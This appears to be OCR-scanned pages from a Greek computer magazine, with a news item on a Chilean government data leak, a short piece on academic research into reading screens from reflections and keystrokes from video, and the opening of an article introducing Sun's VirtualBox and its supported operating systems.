
ALERTA: DATOS PERSONALES DE 6 MILLONES DE CHILENOS VNA INTERNET

Την πρόθεσή του να προειδοποιήσει ότι τα δεδομένα των Χιλιανών πολιτών είναι απροστάτευτα στο Διαδίκτυο εξέφρασε με το μήνυμά του ο χάκερ που τα υπέκλεψε από τους δικτυακούς τόπους του υπουργείου Παιδείας (www.mineduc.cl), των εκλογικών καταλόγων (www.servel.cl) και του στρατού (www.dgmn.cl), υπογράφοντας ως Anonymous Coward (ένας χαρακτηρισμός που χρησιμοποιείται στο slashdot.org). Αριθμοί ταυτότητας, διευθύνσεις, τηλέφωνα, e-mail addresses και στοιχεία από ακαδημαϊκά ιδρύματα για έξι εκατομμύρια ανθρώπους εντοπίστηκαν συγκεντρωμένα στον Παγκόσμιο Ιστό, διαθέσιμα στον οποιονδήποτε δωρεάν, ως αρχεία CSV (αν και κάποιοι φρόντισαν να επωφεληθούν πουλώντας τα). Την αποκάλυψη έκανε στην αστυνομία ο μπλόγκερ Leo Prieto (το μπλογκ του, στα ισπανικά, βρίσκεται στη διεύθυνση http://leo.prie.to). Μετά το θόρυβο που προκλήθηκε, ο υπουργός Επικοινωνιών Pablo Bello δήλωσε ότι η κυβέρνηση της χώρας ετοιμάζει νομοσχέδιο για την καλύτερη προστασία των προσωπικών δεδομένων. Εντούτοις, οι εκπρόσωποι των τριών προαναφερόμενων υπηρεσιών βεβαίωναν ότι τα στοιχεία που κλάπηκαν δεν ήταν εμπιστευτικά.

Ο στρατός είπε ότι επρόκειτο για τα στοιχεία 8.919 νέων και 146.593 ανθρώπων που είχαν ήδη υπηρετήσει. Το υπουργείο Παιδείας ισχυρίστηκε ότι επρόκειτο για στοιχεία των φοιτητών που δικαιούνται μειωμένο εισιτήριο αστικών συγκοινωνιών (συμπεριλαμβανομένης της φωτογραφίας τους για το σχετικό πάσο), καθώς και για στοιχεία από άλλες αιτήσεις. Η αστυνομία διαβεβαίωσε τους πολίτες ότι στα δεδομένα που διέρρευσαν δεν περιλαμβάνονται αριθμοί τραπεζικών λογαριασμών ή άλλα οικονομικά στοιχεία.

ΤΡΑΒΗΞΤΕ ΤΙΣ ΚΟΥΡΤΙΝΕΣ

Ξεχάστε τους sniffer και τους keylogger κι επενδύστε σ' ένα τηλεσκόπιο ή ακόμα και σε μια καλή κάμερα! Κάτι που ξεκίνησε ως αστείο σε δύο ηπείρους, στο Πανεπιστήμιο της Καλιφόρνια στη Σάντα Μπάρμπαρα και στο Πανεπιστήμιο του Saarbrucken στη Γερμανία, είναι αποδεκτό σήμερα ως μια επιτυχημένη τεχνική χάκινγκ!




Στο Saarbrucken οι ερευνητές διαβάζουν την οθόνη του υπολογιστή από το είδωλό της σε κούπες, γυαλιά ή ακόμα και στο μάτι του χρήστη. Στη Σάντα Μπάρμπαρα αναθέτουν σε λογισμικό ν' αναλύσει τις κινήσεις των δαχτύλων του χρήστη στο πληκτρολόγιο, μετά τη βιντεοσκόπησή του, για να μαντέψουν τι πληκτρολογεί (αν και το ποσοστό επιτυχίας περιορίζεται, προς το παρόν, στο 40%). Η μελέτη με τίτλο «How to read LCD monitors around the corner» του Πανεπιστημίου του Saarbrucken είναι δημοσιευμένη στο tinyurl.com/6cpmdm, ενώ εκείνη του Πανεπιστημίου της Καλιφόρνια, με τίτλο «ClearShot: Eavesdropping on Keyboard Input from Video», στο tinyurl.com/44zhn2.

17

Windoze & Mac OS X

24

Το VMware δεν είναι η μόνη λύση virtualization εκεί έξω. Λίγο πιο εκεί υπάρχουν κι άλλες πορτοκαλιές (που, ξέρετε, κάνουν πορτοκάλια).



SUN xVM VIRTUALBOX

ΤΟ MATRIX ΤΩΝ ΥΠΟΛΟΓΙΣΤΩΝ RELOADED!(*)

(*) ...Ή ΠΩΣ ΕΝΑ ΛΕΙΤΟΥΡΓΙΚΟ ΣΥΣΤΗΜΑ ΜΠΟΡΕΙ ΝΑ ΖΕΙ ΜΕΣΑ


ΔΕΝ ΕΙΝΑΙ DÉJÀ VU. ΕΙΔΑΤΕ ΞΑΝΑ ΑΥΤΟ ΤΟΝ ΤΙΤΛΟ ΣΤΟ ΤΕΥΧΟΣ 6, ΟΤΑΝ ΣΑΣ ΠΑΡΟΥΣΙΑΣΑΜΕ ΑΝΑΛΥΤΙΚΑ ΠΩΣ ΝΑ ΔΗΜΙΟΥΡΓΕΙΤΕ ΕΙΚΟΝΙΚΕΣ ΜΗΧΑΝΕΣ ΜΕ ΤΟ VMWARE. Σ' ΑΥΤΟ ΤΟ ΤΕΥΧΟΣ ΘΑ ΣΑΣ ΠΑΡΟΥΣΙΑΣΟΥΜΕ ΜΙΑ ΕΝΔΙΑΦΕΡΟΥΣΑ ΕΝΑΛΛΑΚΤΙΚΗ ΠΡΟΤΑΣΗ ΑΝΟΙΧΤΟΥ ΚΩΔΙΚΑ, ΑΠΟ ΤΗ SUN. ΤΟ ΟΝΟΜΑ ΤΗΣ; VIRTUALBOX, BABY :-)

ΣΕ ΕΝΑΝ ΕΝΤΕΛΩΣ ΨΕΥΤΙΚΟ ΚΟΣΜΟ ΚΑΙ ΝΑ ΜΗΝ ΤΟ ΚΑΤΑΛΑΒΕΙ ΠΟΤΕ!

ΤΟ VIRTUALBOX (virtualbox.org), όπως ακριβώς και το VMWare (vmware.com), είναι μια εφαρμογή δημιουργίας εικονικών μηχανών για την πλατφόρμα x86. Σε αντίθεση με το VMware, το οποίο, μεταξύ άλλων, διαθέτει εκδόσεις Server και Workstation, το VirtualBox καλύπτει και τα δύο είδη χρήσης και είναι η μόνη ποιοτική, δωρεάν, ανοιχτού κώδικα λύση, που είναι κι εύκολη στη χρήση (η ομοιοκαταληξία είναι εντελώς συμπτωματική!)

Αρχικά η εφαρμογή αναπτύχθηκε από την innotek, εταιρεία εξειδικευμένη στον τομέα του λογισμικού virtualization, η οποία έχει συνεισφέρει και στην ανάπτυξη του VirtualPC που πλέον ανήκει στη Microsoft. Στις αρχές του 2007 η innotek έδωσε τον κώδικα του VirtualBox με την κυκλοφορία της έκδοσης VirtualBox OSE (Open Source Edition), υπό την άδεια χρήσης GPLv2. Φέτος, περίπου ένα χρόνο μετά, η εταιρεία εξαγοράστηκε πλήρως από τη Sun, η οποία συνεχίζει την κυκλοφορία του VirtualBox OSE, αλλά διαθέτει και την έκδοση Sun xVM VirtualBox, κάτω από ειδική άδεια, που επιτρέπει τη δωρεάν προσωπική χρήση. Οι δύο εκδόσεις είναι όμοιες λειτουργικά, αλλά η OSE έρχεται μαζί με τον πηγαίο κώδικα και δεν διαθέτει κάποια χαρακτηριστικά, για τα οποία θα διαβάσετε πιο αναλυτικά παρακάτω. Ως host λειτουργικά συστήματα υποστηρίζονται τα Windows (XP 32bit, Server 2003 32bit, Vista 32bit, Vista 64bit), Linux, Mac OS X (σε Intel hardware) και Solaris/OpenSolaris, που σημαίνει ότι το VirtualBox μπορεί να εκτελεστεί σ' αυτά.

Το VirtualBox σε Windows Vista, με δύο εικονικές μηχανές σε λειτουργία: μία με Windows XP και μία με Ubuntu Linux.



Ως guest λειτουργικά, δηλαδή συστήματα που μπορούν να εγκατασταθούν μέσα σε μια εικονική μηχανή, το VirtualBox υποστηρίζει μια τεράστια γκάμα:

- DOS
- Windows 3.x/95/98/ME
- Windows NT 4.0 (όλες οι εκδόσεις και Service Packs)
- Windows 2000/XP/2003 Server/Vista (όλες οι εκδόσεις και Service Packs)
- Linux (περιορισμένη υποστήριξη του πυρήνα 2.4 και πλήρης όλων των εκδόσεων με πυρήνα 2.6)
- FreeBSD (περιορισμένη υποστήριξη)
- OpenBSD
- Solarisio/OpenSolaris
- OS/2 Warp 4.5 (μερική υποστήριξη)
- Χωρίς επίσημη υποστήριξη, στο VirtualBox μπορεί υπό συνθήκες να λειτουργήσουν και τα Windows Server 2008, OS/2 Warp 3, OS/2 Warp 4, eComStation, NetBSD, Netware, L4, παλαιότερες εκδόσεις του Linux κ.ά.

